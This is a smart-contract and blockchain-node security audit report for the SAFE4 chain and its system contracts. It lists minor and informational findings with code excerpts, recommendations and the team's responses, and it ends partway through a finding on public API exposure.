Repository:

- SAFE4 Chain

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`
- `eth/node_state_monitor.go`
- `miner/worker.go`

The use of `time.Now` may result in inconsistencies across different network environment variations. While this may not pose a significant issue if it only affects log information, it is crucial to exercise caution in key packages such as consensus, eth, and mining. The usage of this method should be carefully considered to avoid introducing potential indeterminism into these fundamental processes.

As noted in the specified locations, the code snippet can be presented as follows:

`consensus/spos/spos.go`

```
353     if header.Time > uint64(time.Now().Unix() +  
sposAllowedFutureBlockTimeSeconds){
```

```
739     if header.Time < uint64(time.Now().Unix()) {  
740         header.Time = uint64(time.Now().Unix())  
741     }
```

```
1273         rand.Seed(time.Now().UnixNano())
```

```
eth/node_state_monitor.go
```

```
120         curTime := time.Now().Unix()
```

```
218         curTime := time.Now().Unix()
```

```
385         curTime := time.Now().Unix()
```

```
474         curTime := time.Now().Unix()
```

```
miner/worker.go
```

```
456     lastCommitTime := uint64(time.Now().Unix())
457     for {
458         select {
459             case <-w.startCh:
460                 clearPending(w.chain.CurrentBlock().NumberU64())
461                 timestamp = time.Now().Unix()
462                 commit(false, commitInterruptNewHead)
463                 lastCommitTime = uint64(time.Now().Unix())
464
465             case head := <-w.chainHeadCh:
466                 clearPending(head.Block.NumberU64())
467                 timestamp = time.Now().Unix()
468
469                 commit(false, commitInterruptNewHead)
470                 lastCommitTime = uint64(time.Now().Unix())
471
```

```
487         curTime := uint64(time.Now().Unix())
```

```
498         lastCommitTime = uint64(time.Now().Unix())
```

```
641         w.commitWork(nil, true, time.Now().Unix())
```

Based on the deliberated latency design of block producers for propagating blocks across the network, to mitigate the potential inconsistencies or indeterminism introduced by this attack vector, it is recommended to enhance time synchronization—for example, by implementing NTP—across all nodes, particularly for the block producers, to ensure they are aligned within the same time frame.

Recommendation

Recommend to implement NTP synchronization during the node startup process, e.g.

```
syncer := ntp.NewSyncTime(cfg.NTP, nil)
syncer.StartSyncingTime()
```

in the node startup along with height catch-up indicator.

Alleviation

[SAFE4 Team - 01/06/2025] :

The team acknowledged the finding with no changes at current version. With note below on the clarification on the specific design of SPoS :

Firstly, there are some comparisons between `time.Now()` and `block.Time` in the go-ethereum project, but the go-ethereum does not require the NTP client to be launched for updating time.

```
if err := ethash.verifyHeader(chain, uncle, ancestors[uncle.ParentHash],
true, time.Now().Unix()); err != nil {
    return err
}
return nil
}
```

```
// verifyHeader checks whether a header conforms to the consensus rules of the
// stock Ethereum ethash engine.
// See YP section 4.3.4. "Block Header Validity"
func (ethash *Ethash) verifyHeader(chain consensus.ChainHeaderReader, header, parent
*types.Header, uncle bool, unixNow int64) error {
    // Ensure that the header's extra-data section is of a reasonable size
    if uint64(len(header.Extra)) > params.MaximumExtraDataSize {
        return fmt.Errorf("extra-data too long: %d > %d", len(header.Extra),
params.MaximumExtraDataSize)
    }
}
```

Secondly, most of operate systems are equipped with the function of automatic time synchronization, and the problem of time synchronization is relatively rare.

Thirdly, the `header.Time` is compared with `time.Now()` in SPoS consensus algorithm. The block or header will be rejected if `header.Time` is invalid.

Fourthly, even if a fork occurs due to time synchronization issues, the SAFE4 blockchain will be replaced by a long chain instead of a short chain.

SAE-17 | NO SANITY CHECK ON BLOCK HEADER GASLIMIT AGAINST THE RESERVED MAXSYSTEMREWARDTXGAS

Category	Severity	Location	Status
Inconsistency, Logical Issue	Minor	consensus/spos/spos.go (SAFE4): 1149~1153; core/state_transition.go (SAFE4): 209~212; miner/worker.go (SAFE4): 879~886	Resolved

Description

Repository:

- SAFE4 Chain

Commit hash:

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Files:

- consensus/spos/spos.go
- miner/worker.go
- core/state_transition.go

In the worker, prior to filling the block with transactions by the miner or block producer, there is a purposeful design in `spos` to allocate `MaxSystemRewardTxGas` specifically for the reward transaction, which is essential for the distribution of rewards within this block.

`miner/worker.go`

```
879 func (w *worker) commitTransactions(env *environment, txs *types.
TransactionsByPriceAndNonce, interrupt *int32) error {
880     gasLimit := env.header.GasLimit
881     if _, ok := w.engine.(*spos.Spos); ok {
882         gasLimit -= params.MaxSystemRewardTxGas
883     }
884     if env.gasPool == nil {
885         env.gasPool = new(core.GasPool).AddGas(gasLimit)
886     }
```

However, there is no sanity check on the block gas limit in relation to `MaxSystemRewardTxGas`. As a result, the gas limit, once reduced by the `MaxSystemRewardTxGas`, could be considered an extremely large value following an overflow of the

uint64 number. The `env.gasPool` is filled with the extremely large amounts of gas, which may include as many normal transactions as possible in the block.

In the `Reward` method, a new gas pool is initialized to manage gas consumption specifically for reward distribution transactions, which take place after the standard filling transactions are completed. The block gas limit is incorporated into the gas pool to ensure that reward transactions executed with adequate gas.

`consensus/spos/spos.go`

```
1149 func (s *Spos) Reward(snAddr common.Address, snCount *big.Int, mnAddr common.
Address, mnCount *big.Int, ppAddr common.Address, ppCount *big.Int, header *types.
Header, state *state.StateDB, txs []*types.Transaction, receipts []*types.Receipt)
error {
1150
1151     gasPool := new(core.GasPool).AddGas(header.GasLimit)
1152     receipt, err := core.ApplyTransaction(s.chainConfig, s.chain, &header.
Coinbase, gasPool, state, header, tx, &header.GasUsed, *s.chain.GetVMConfig())
1153
```

The reward transaction bypassed the mempool validation of the gas input against the block gas limit and went directly to EVM execution. It would fail during the state transition in `preCheck()` when executing `buygas` if the gas pool is less than the input gas specified for the transaction.

`core/state_transition.go`

```
207 func (st *StateTransition) buyGas() error {
208
209     if err := st.gp.SubGas(st.msg.Gas()); err != nil {
210         return err
211     }
```

If the `Reward()` fails, block finalization will pause, causing a halt in the block production process. However, since the block gas limit in the header is pre-set and can be monitored by the chain operator, this may not lead to a critical issue within the system. Nonetheless, from a code perspective, it is recommended to perform a sanity check on the header gas limit.

Moreover, it is essential to understand the gas space between the block gas limit and the reserved gas for `MaxSystemRewardTxGas`, which pertains to specific reward transactions. The remaining gap is designated for normal transactions, and this can influence the gas fee market and per-block gas usage, particularly in relation to the block gas adjustment mechanisms introduced in [EIP-1559](#). This should be taken into consideration on the block gas limit design before the mainnet launch.

Recommendation

Recommend sanity check against the block header gaslimit with reserved `MaxSystemRewardTxGas`.

Alleviation

[SAFE4 Team - 12/21/2024] :

The team heeded our advice and resolved the finding by adding sanity check against the block gas limit. The change is reflected in the commit [0cb15a68bf83bb935190d088b2121c4e0dade4a1](#) .

SFA-02 | CONCERNS ON `CallContract` WITH FIXED GAS ADJUSTMENT

Category	Severity	Location	Status
Magic Numbers, Design Issue	Minor	core/systemcontracts/contract_api/api_util.go (SAFE 4): 88~94	Acknowledged

Description

Repository:

- SAFE4 Chain

Commit hash:

- 8d27df326bef646bcaccdc1c600b948dcf251768

Files:

- core/systemcontracts/contract_api/api_util.go

There is a wrapper for the underlying smart contract call referred to as `CallContract`, as demonstrated in the code snippet below:

core/systemcontracts/contract_api/api_util.go

```
88     gas, err := blockChainAPI.EstimateGas(ctx, args, nil)
89     if err != nil {
90         return common.Hash{}, err
91     }
92     gas = gas * 6 / 5
93     args.Gas = &gas
94     return transactionPoolAPI.SendTransaction(ctx, args)
```

In line 92, a fixed gas adjustment is implemented with the expression `gas = gas * 6 / 5`, which results in approximately a 20% increase over the originally calculated gas amount.

However, gas predictions can be inaccurate, particularly during periods of network congestion, making this adjustment insufficient to guarantee that transactions will always execute successfully. In scenarios where the transaction execution state on the blockchain is critical, a more reliable method is needed to ensure the transaction's execution, especially if `CallContract` does not produce a deterministic result.

The involved functions in a wide range of contract APIs from account manager, master node operations, property, proposal,

legacy safe3 related, super node vote and super node O&M, which could be listed as following:

- DepositAccount
- BatchDeposit4One
- BatchDeposit4Multi
- WithdrawAccount
- WithdrawAccountByID
- TransferAccount
- AddAccountLockDay
- RegisterMasterNode
- AppendRegisterMasterNode
- TurnRegisterMasterNode
- ChangeMasterNodeAddress
- ChangeMasterNodeEnode
- ChangeMasterNodeDescription
- ChangeMasterNodeIsOfficial
- UploadMasterNodeStates
- AddProperty
- ApplyUpdateProperty
- Vote4UpdateProperty
- CreateProposal
- Vote4Proposal
- ChangeProposalTitle
- ChangeProposalPayAmount
- ChangeProposalPayTimes
- ChangeProposalStartPayTime
- ChangeProposalEndPayTime
- ChangeProposalDescription
- BatchRedeemAvailable
- BatchRedeemLocked
- BatchRedeemMasterNode
- ApplyRedeemSpecial
- Vote4Special
- VoteOrApproval
- VoteOrApprovalWithAmount
- RemoveVoteOrApproval
- ProxyVote
- RegisterSuperNode

- AppendRegisterSuperNode
- TurnRegisterSuperNode
- ChangeSuperNodeAddress
- ChangeSuperNodeName
- ChangeSuperNodeEnode
- ChangeSuperNodeDescription
- ChangeSuperNodesOfficial
- UploadSuperNodeStates

The auditing team would like to know if it's intended design with thorough consideration on the execution of the transaction invoking the `CallContract` method.

Recommendation

The auditing team would like to know if it's intended design with thorough consideration on the execution of the transaction invoking the `CallContract` method.

Alleviation

[SAFE4 Team - 12/02/2024] :

The team acknowledged it was a compromised solution for it with comment as below:

Increasing gas by 20% is a compromise solution. From DepositAccount to UploadSuperNodeStates, most of APIs are called in SAFE4 console, and few users invoke them. Users prefer to use PC Wallet or Wallet App to handle corresponding business.

SNA-01 | INCONSISTENT ADDRESS UPDATE IN `updateAddress` FUNCTION

Category	Severity	Location	Status
Logical Issue	Minor	SuperNodeStorage.sol (SAFE4-system-contract): 41~48	Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- SuperNodeStorage.sol

The `updateAddress` function in the smart contract updates the `addr2info` mapping with a new address but fails to update the `name2addr` mapping. This inconsistency may result in users retrieving outdated addresses when querying by supernode name. Below is the code snippet for the `updateAddress` function:

```
function updateAddress(address _addr, address _newAddr) public override
onlySuperNodeLogic {
    addr2info[_newAddr] = addr2info[_addr];
    addr2info[_newAddr].addr = _newAddr;
    addr2info[_newAddr].updateHeight = 0;
    delete addr2info[_addr];
    id2addr[addr2info[_newAddr].id] = _newAddr;
    enode2addr[addr2info[_newAddr].enode] = _newAddr;
}
```

Recommendation

Recommend ensuring the `name2addr` mapping is synchronized with the address update, and include an additional line in the `updateAddress` function to update the `name2addr` mapping.

Alleviation

[SAFE4 Team - 12/30/2024] :

The team heeded our advice and resolved the finding by updating `name2addr` accordingly. The change is reflected in the commit `085ebfe64be888860c86e20cdb15c8fd2492643c`.

SSE-03 | MISSING KEYWORD `payable` OR FUNCTION `receive`

Category	Severity	Location	Status
Volatile Code	Minor	Safe3.sol (SAFE4-system-contract): 94, 115	Acknowledged

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- Safe3.sol

The function `fromSafe3` uses `{value:}` structure and is designed to receive native tokens, but the `payable` keyword is missing from the functions `batchRedeemLocked` and `batchRedeemMasterNode`, the `receive` function is missing from the `Safe3`, making it impossible to receive native tokens.

Recommendation

Recommend adding `receive` functions or modifying the functions `batchRedeemLocked` and `batchRedeemMasterNode` with the `payable` keyword.

Alleviation

[SAFE4 Team - 12/30/2024] :

The team acknowledged the finding without any changes at the current version.

In the genesis block, the `Safe3` contract will have a built-in amount, so `batchRedeemAvailable` and `batchRedeemLocked` do not need to be paid to accept SAFE.

[CertiK - 02/18/2025] :

While the current version of the contract may not require native token handling due to the genesis block's built-in amount, it is still important to be aware of the risks involved in not having the `payable` keyword and `receive()` function. Future updates or unforeseen use cases could require these changes, and the current contract architecture might limit flexibility or introduce

risks in such scenarios. The risk status remains **Acknowledged**, with no further mitigations identified during the current audit engagement. It is recommended to maintain awareness of this potential limitation as the contract evolves.

SSE-05 | INCORRECT ARRAY LENGTH CHECK

Category	Severity	Location	Status
Logical Issue	Minor	Safe3.sol (SAFE4-system-contract): 104	Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- Safe3.sol

The function `batchRedeemMasterNode()` is defined with multiple array-type parameters, and it mandates that the lengths of these incoming arrays must be consistent.

However, an issue arises in the `require` validation statement, where logical `OR` is used to combine all length-comparison conditions.

```
require(_pubkeys.length == _sigs.length || _sigs.length == _enodes.length, ...);
```

This implies that the validation will pass as long as the lengths of one pair of arrays are consistent, which is inconsistent with the intended validation purpose.

Recommendation

Recommend updating the validation logic to ensure all specified array parameters have consistent lengths.

Alleviation

[SAFE4 Team - 12/31/2024] :

The team heeded the advice and resolved the finding by correcting the validation logic. The change is reflected in the commit `af1d58ed8f0452ca0046f86b27d9a8825ce87e6d`.

SSE-06 | LACK OF ZERO ADDRESS VALIDATION OF `ecrecover()` RETURN VALUE

Category	Severity	Location	Status
Coding Style	Minor	Safe3.sol (SAFE4-system-contract): 426	Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- Safe3.sol

The `ecrecover()` function can return the zero address (0x00000000000000000000000000000000) if the signature was invalid or the message was malformed. When the smart contract does not check the output of `ecrecover()` and assumes it is always a valid address, vulnerability may arise.

Recommendation

Recommend adding sanity validation for the return data of `ecrecover()` to ensure that the return address is not the zero address unless the zero address is a valid and intended result within the contract's logic.

We would suggest using OpenZeppelin's ECDSA Library contract as it implements correctly recovering the address from the signature.

Alleviation

[SAFE4 Team - 01/02/2025] :

The team heeded the advice and resolved the finding by using the OpenZeppelin ECDSA library for signature verification.

The change is reflected in the commit `71d426e11c584dd0cb282f43ab2e7c4dfec17c81` and the commit

`fa778774034f77968f6571ea220fc3c6ad86b0ac` .

SSE-07 LACK OF SIGNATURE LENGTH VALIDATION IN `checkSig` FUNCTION

Category	Severity	Location	Status
Coding Issue	Minor	Safe3.sol (SAFE4-system-contract): 409-427	Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- Safe3.sol

Safe3.sol

```
409     function checkSig(bytes memory _pubkey, bytes memory _sig,
address _targetAddr) public pure returns (bool) {
410         string memory safe3Addr = getSafe3Addr(_pubkey);
411         bytes32 h;
412         if(_targetAddr == address(0)) {
413             h = sha256(abi.encodePacked(safe3Addr));
414         } else {
415             h = sha256(abi.encodePacked(safe3Addr, _targetAddr));
416         }
417         bytes32 msgHash = keccak256(abi.encodePacked(
"\x19Ethereum Signed Message:\n32", h));
418         bytes32 r;
419         bytes32 s;
420         uint8 v;
421         assembly{
422             r := mload(add(_sig ,32))
423             s := mload(add(_sig ,64))
424             v := byte(0,mload(add(_sig ,96)))
425         }
426         return getSafe4Addr(_pubkey) == ecrecover(msgHash, v, r, s);
427     }
```

The `checkSig` function does not validate the length of the `_sig` parameter. This can lead to potential vulnerabilities, as the function assumes that the signature is always correctly formatted and of the expected length (65 bytes). Without proper length validation, malformed or short signatures could cause unexpected behavior or errors. The function may behave unpredictably if an improperly sized signature is provided, which could lead to failures in the application logic that relies on this function.

Recommendation

Recommend implementing a check at the beginning of the `checkSig` function to ensure that the `_sig` parameter is exactly 65 bytes long before proceeding with further processing. If the length is incorrect, the function should revert or return false. This will ensure that only properly formatted signatures are processed, maintaining the integrity and security of the signature verification process.

Alleviation

[SAFE4 Team, 01/03/2025]:

The team heeded the advice and resolved this issue at commit: [71d426e11c584dd0cb282f43ab2e7c4dfec17c81](#).

SSF-01 | LACK OF STORAGE GAP OR NAMESPACE STORAGE LAYOUT IN UPGRADEABLE CONTRACT

Category	Severity	Location	Status
Design Issue	Minor	System.sol (SAFE4-system-contract): 21	Acknowledged

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- System.sol

When updating upgradeable smart contracts for new features or bug fixes, keeping the state variables' declaration order unchanged is essential to avoid storage layout issues.

A practical solution is to include unused state variables or explicitly named storage gaps (like `__gap`) in the base contracts. This foresight allows reserved slots for future use, ensuring that any additions to the contract's state won't disrupt the storage pattern of derived contracts or the compatibility with previously deployed versions. After [ERC-7201](#), it is also possible to place all storage variables of a contract into one or more structs like `Namespaced Storage Layout`.

The problem of "Lack of Storage Gap Or NameSpaced Storage Layout in Upgradeable Contract" occurs when **these storage gaps are not incorporated into the base contract's logic nor the base contract defines the namespace storage layout**. As a result, if new state variables are added to the base contract, they might overwrite existing variables in the child contracts due to storage slot collisions.

In the current contract, the contract allows for future upgrades and is also inherited by other contracts. However, the storage gap is missing for the the current contract, nor is the `namespaced storage layout` used.

For detailed guidelines and best practices, refer to the following OpenZeppelin documentation:

- https://docs.openzeppelin.com/contracts/4.x/upgradeable#storage_gaps
- <https://docs.openzeppelin.com/upgrades-plugins/1.x/writing-upgradeable#storage-gaps>

Recommendation

To mitigate this issue:

1. For enhanced flexibility in future upgrades of the logic contract, it is prudent to reserve a storage gap of an appropriate size in the base contract. This is achieved by declaring a fixed-size array, typically of `uint256` elements, each occupying a 32-byte slot, in the base contract. Label this array with the identifier `__gap` or any name prefixed with `__gap` to indicate its purpose as a reserved space clearly.
2. it is also possible by placing all storage variables of a contract into one or more structs like `Namespaced Storage Layout`.

More detailed info :

- https://docs.openzeppelin.com/contracts/4.x/upgradeable#storage_gaps

Alleviation

[SAFE4 Team - 01/02/2025] :

The team acknowledged the issue without any changes at current version. The note was marked as below:

We don't have to think about Storage Gap in the System contract. Firstly, The "System" contract is just a tool contract that contains functions and modifiers only, it will never contain any custom variables in the future. Secondly, we may need to add new members in the future, we will add new variables to the corresponding business contracts, and will not change the original storage slots.

SSF-02 | UNPROTECTED UPGRADEABLE CONTRACT

Category	Severity	Location	Status
Logical Issue	Minor	System.sol (SAFE4-system-contract): 22	Acknowledged

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- System.sol

The `System` logic contract does not protect the initializer. An attacker can front-run the `initialize` call and assume ownership of the logic contract. Once in control, the attacker can perform privileged operations, misleading users into believing that they are interacting with the legitimate owner of the upgradeable contract.

Recommendation

Recommend adding

```
/// @custom:oz-upgrades-unsafe-allow constructor
constructor() initializer {...}
```

OR

```
/// @custom:oz-upgrades-unsafe-allow constructor
constructor() {
  ...
  _disableInitializers();
}
```

This addition will prevent the function `$INIT()` from being called directly in the implementation contract, but the proxy will still be able to initialize its storage variables.

Alleviation

[SAFE4 Team - 01/02/2025] :

The team acknowledged the issue with any changes applied in current version. The note was marked as below:

All contracts will be built into the genesis block and be initialized in the state. You can refer to the code in the safe4 genesis tool.

```
if contractNames[i] == "TransparentUpgradeableProxy" {
    account.Storage = construct(map[common.Hash]common.Hash)
    account.Storage[common.BigToHash(big.NewInt(0))] =
common.BigToHash(big.NewInt(1))
    account.Storage[common.BigToHash(big.NewInt(0x33))] =
common.HexToHash(s.ownerAddr)

account.Storage[common.HexToHash("0x360894a13ba1a3210667c828492db98dca3e2076cc3735a9
20a3ca505d382bbc")] = common.HexToHash(contractAddrs[1])

account.Storage[common.HexToHash("0xb53127684a568b3173ae13b9f8a6016e243e63b6e8ee1178
d6a717850b5d6103")] = common.HexToHash(ProxyAdminAddr)
}
```

And, the owner of the upgradable contract will be built-in into our account, ensuring that it will not be leaked.

FES-02 | CONCERNS ON THE CONSENSUS DESIGN WITHOUT BFT ADOPTION

Category	Severity	Location	Status
Design Issue	● Informational	consensus/spos/spos.go (SAFE4): 1019~1054	● Acknowledged

Description

Repository:

- `SAFE4 Chain`

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Files:

- `consensus/spos/spos.go`

In blockchain technology, the term "BFT" stands for Byzantine Fault Tolerance, which is a property that allows a system to continue functioning correctly even if some of its nodes fail or act maliciously. Proof of Stake (PoS) is one of the consensus mechanisms used in blockchain frameworks, and it can be utilized effectively without necessarily being Byzantine Fault Tolerant.

The consensus algorithm `spos` here directly implements the PoS model within the consensus engine. However, an examination of the codebase reveals that it do not aim to achieve Byzantine Fault Tolerance (BFT) properties. Although it could still strive for consensus, may be operated under varying assumptions or models.

From the block proposer selection from validators, as the below code snippet shown:

```
consensus/spos/spos.go
```

```

1019 func sortSupernode(Signers map[common.Address]struct{}, scoreTime uint64) []
common.Address {
1020     scoreSupernode := make(map[string]common.Address, len(Signers))
1021
1022     for signer, _ := range Signers {
1023         hasher := sha3.NewLegacyKeccak256()
1024         enc := []interface{}{
1025             signer.Hash(),
1026             scoreTime,
1027         }
1028
1029         if err := rlp.Encode(hasher, enc); err != nil {
1030             panic("can't encode: " + err.Error())
1031         }
1032
1033         hash := common.Hash{}
1034         hasher.(crypto.KeccakState).Read(hash[:])
1035         scoreSupernode[hash.String()] = signer
1036     }
1037
1038     resultSuperNode := sortKey(scoreSupernode)
1039
1040     now_hi := scoreTime << 32
1041     for i := 0; i < len(resultSuperNode); i++ {
1042         k := now_hi + uint64(i) * 2685821657736338717
1043         k ^= (k >> 12)
1044         k ^= (k << 25)
1045         k ^= (k >> 27)
1046         k *= 2685821657736338717
1047
1048         jmax := len(resultSuperNode) - i
1049         j := uint64(i) + k % uint64(jmax)
1050         resultSuperNode[i], resultSuperNode[j] = resultSuperNode[j],
resultSuperNode[i]
1051     }
1052
1053     return resultSuperNode
1054 }

```

It primarily relies on the stake of the underlying validators, specifically the super nodes in this case. Additionally, it incorporates a deliberate delay mechanism for sealing blocks during block production. There are strong assumptions regarding the model and its real-world implementations. Some concerns on security could arise regarding of this implementation of non BFT adoption:

1. **Assumption of Honest Validators:** Non-BFT PoS protocols often assume that a majority of the stake (or an equivalent measure of weight) is controlled by honest participants. If a significant portion of validators are malicious or collude, the security of the network can be compromised.
2. **Finality Concerns:** In non-BFT PoS systems, achieving a final state (i.e., confirming a transaction in an irreversible manner) can be more complex. Without BFT properties, there may be scenarios where forks occur, and it can take

longer to achieve consensus.

3. **Long-Range Attacks:** Non-BFT PoS systems can be vulnerable to long-range attacks, where an attacker creates a valid chain from a point far back in the history of the blockchain. Defenses against this, such as checkpoints or frequent updates to the ledger, need to be carefully implemented.
4. **Economic Incentives and Punishment:** Non-BFT systems usually rely on economic incentives to discourage bad behavior. Validators who act maliciously can lose their staked tokens, which aligns their incentives with the security of the network.
5. **Network Participation:** Non-BFT PoS might encourage broader participation by making it easier for nodes to join and leave without complex requirements for fault tolerance. However, ensuring that enough honest validators are active at all times can be challenging.

The security of non-BFT adaptations in Proof of Stake combines a complex interplay of economic incentives, honest participation, and network dynamics. While these systems can operate effectively under certain conditions and assumptions, they often face significant challenges that must be addressed through careful design and ongoing governance. Understanding these factors is crucial for evaluating the robustness and security of any non-BFT PoS blockchain system. The auditing team would like to seek clarification on the deliberate design of consensus without BFT adoption.

References:

- [Practical Byzantine Fault Tolerance](#)
- [Tendermint: Consensus without Mining](#)

Recommendation

The auditing team would like to seek clarification on the deliberate design of consensus without BFT adoption.

Alleviation

[SAFE4 Team - 12/30/2024] :

The team acknowledged the issue without any changes at the current version with below comments:

The selected list is deterministic, meaning it remains the same regardless of whether a node synchronizes from the beginning or from any arbitrary point in time. This ensures that the synchronizing node can easily verify the list. We must ensure consistency in the selected list during the selection process so that all nodes can reconstruct the chosen list of nodes during synchronization. In Safe4, we use SPoS consensus algorithm instead of BFT & Pos algorithm.

[SAFE Team - 06/20/2025]:

The team reiterated that this is a deliberately designed consensus model, a self-development consensus algorithm (SPoS). They won't make any changes for the current version.

MSA-01 | POTENTIAL RISK OF LOW-LEVEL CALL

Category	Severity	Location	Status
Logical Issue	● Informational	Multicall.sol (SAFE4-system-contract): 12, 16	● Acknowledged

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- Multicall.sol

The `Multicall` contract cannot be set as the owner of other contracts. The functions `aggregate` and `tryAggregate` have no access control. If the `Multicall2` contract is the owner of the `target` contracts, anyone can call the ownership functions in the `target` contracts.

Recommendation

Recommend not to set the `Multicall2` contract as the owner of other contracts.

Alleviation

[SAFE4 Team - 12/31/2024] :

The `MultiCall` contract will not be set as the owner of other contracts. This contract is only a tool contract used to obtain blockchain information and call other contracts.

PSF-01 | USE OF MAGIC NUMBER FOR VOTING THRESHOLD

Category	Severity	Location	Status
Coding Issue, Magic Numbers	● Informational	Proposal.sol (SAFE4-system-contract): 78, 86	● Acknowledged

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Proposal.sol`

`Proposal.sol`

```
78         if(agreeCount > 24) {
79             handle(_id);
80             proposals[_id].state = Constant.VOTE_AGREE;
81             proposals[_id].updateHeight = block.number;
82             emit ProposalState(_id, Constant.VOTE_AGREE);
83             return;
84         }
85         //if(rejectCount > snCount * 1 / 2) {
86         if(rejectCount > 24) {
87             proposals[_id].state = Constant.VOTE_REJECT;
88             proposals[_id].updateHeight = block.number;
89             emit ProposalState(_id, Constant.VOTE_REJECT);
90             return;
91         }
```

The contract uses a hardcoded magic number (**24**) as the voting threshold for approving or rejecting proposals. This number represents the minimum number of votes required for a proposal to be agreed upon or rejected. However, this approach does not account for the dynamic nature of the voting population, which consists of all top supernode creators. The number of eligible voters can vary and may not always reach 24, making this threshold potentially unattainable and thus rendering the voting mechanism ineffective.

Using a static threshold can lead to situations where proposals cannot be approved or rejected due to an insufficient number of eligible voters, which can hinder the decision-making process and delay important actions.

Recommendation

Recommend to replace the magic number with a dynamic threshold based on the current number of eligible voters. Consider using a percentage of the total number of top supernode creators (e.g., more than 50% agreement) to determine the threshold. This approach ensures that the voting mechanism remains effective regardless of changes in the number of voters.

Alleviation

[SAFE4 Team, 12/02/2024]:

The team acknowledged this finding by following clarification and decided not to do any changes in the current version:

The max-top-supernode-number is 49. Proposal can be created when block.number is more than 86400. We can ensure to exist 24 supernodes at least when block.number is more than 86400.

SAA-09 | CONCERNS ON THE POTENTIAL FLAW IN REWARD DISTRIBUTION LOGIC FOR FOUNDERS

Category	Severity	Location	Status
Logical Issue	● Informational	MasterNodeLogic.sol (SAFE4-system-contract): 164; SuperNodeLogic.sol (SAFE4-system-contract): 196	● Acknowledged

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `MasterNodeLogic.sol`
- `SuperNodeLogic.sol`

The current reward distribution mechanism in the `rewardFounders` function is based on the cumulative stake of founders reaching a minimum threshold (`minAmount`), which represents the minimum lock-in amount for the independent node founders. Once the cumulative stake reaches this threshold, reward distribution halts, potentially excluding some founders from receiving rewards. Specifically, if the total stake contributed by the first few founders surpasses `minAmount`, subsequent founders may not receive any rewards, regardless of their contributions.

In an extreme case, the first master node creator could deposit the minimum lock-in amount required, causing the reward distribution to stop prematurely, resulting in all other founders receiving no rewards despite their significant contributions.

This behavior might lead to a misalignment with the expectations of fairness in distributing rewards among founders. The audit team seeks clarification on whether this logic aligns with the original design intent.

Recommendation

The audit team seeks clarification on whether this logic aligns with the original design intent.

Alleviation

[SAFE4 Team - 12/16/2024] :

The cumulative stake reaches this threshold, and the reward distribution halts. This logic aligns with the original design intent.

SAA-10 | CONCERNS ON THE INCONSISTENT TOKEN DECIMALS BETWEEN SAFE3 AND SAFE4

Category	Severity	Location	Status
Inconsistency	● Informational	Safe3.sol (SAFE4-system-contract): 76; utils/Constant.sol (SAFE4-system-contract): 42	● Acknowledged

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The `Safe3` contract is designed to handle functionalities such as redeeming and managing locked, available, and special tokens, facilitating the migration of data to the `Safe4` system. However, a critical inconsistency exists in the token decimal precision used by the two systems.

- In Safe3, the token decimal precision is: 10000000000.

Safe3.sol

```
76 payable(_targetAddr).transfer(uint(available[keyID].amount) * 10000000000);
```

- In Safe4, the token decimal precision is :

Constants.sol

```
1 uint internal constant COIN = 1000000000000000000;
```

This discrepancy can lead to inaccurate token calculations, misinterpretation of token balances, and potential issues during the migration process, compromising the accuracy and reliability of the system.

The audit team seeks clarification on whether this logic aligns with the original design intent.

Recommendation

The audit team seeks clarification on whether this logic aligns with the original design intent.

Alleviation

[SAFE4 Team - 12/31/2024] :

In Safe3, the old SAFE token has a decimal precision of $1e+8$. In Safe4, the new SAFE token uses a decimal precision of $1e+18$. Therefore, the original token amount must be scaled by multiplying it by $1e+10$ to align with the new precision.

SAE-18 | POTENTIAL RISK OF UNAUTHORIZED TRANSACTIONS VIA PUBLIC API EXPOSURE

Category	Severity	Location	Status
Access Control	● Informational	accounts/keystore/keystore.go (SAFE4): 277~289; accounts/keystore/wallet.go (SAFE4): 132~139; eth/backend.go (SAFE4): 383~420; internal/ethapi/api.go (SAFE4): 1721~1749	● Resolved

Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `eth/backend.go`
- `internal/ethapi/api.go`
- `accounts/keystore/wallet.go`
- `accounts/keystore/keystore.go`

eth/backend.go

```
383 {
384     Namespace: "sysproperty",
385     Version: "1.0",
386     Service: NewPublicSysPropertyAPI(s),
387     Public: true,
388 }, {
389     Namespace: "account",
390     Version: "1.0",
391     Service: NewPublicAccountAPI(s),
392     Public: true,
393 }, {
394     Namespace: "masternode",
395     Version: "1.0",
396     Service: NewPublicMasterNodeAPI(s),
397     Public: true,
398 }, {
399     Namespace: "supernode",
400     Version: "1.0",
401     Service: NewPublicSuperNodeAPI(s),
402     Public: true,
403 }, {
404     Namespace: "snvote",
405     Version: "1.0",
406     Service: NewPublicSNVoteAPI(s),
407     Public: true,
408 }, {
409     Namespace: "proposal",
410     Version: "1.0",
411     Service: NewPublicProposalAPI(s),
412     Public: true,
413 }, {
414     Namespace: "safe3",
415     Version: "1.0",
416     Service: NewPublicSafe3API(s),
417     Public: true,
418 }
```

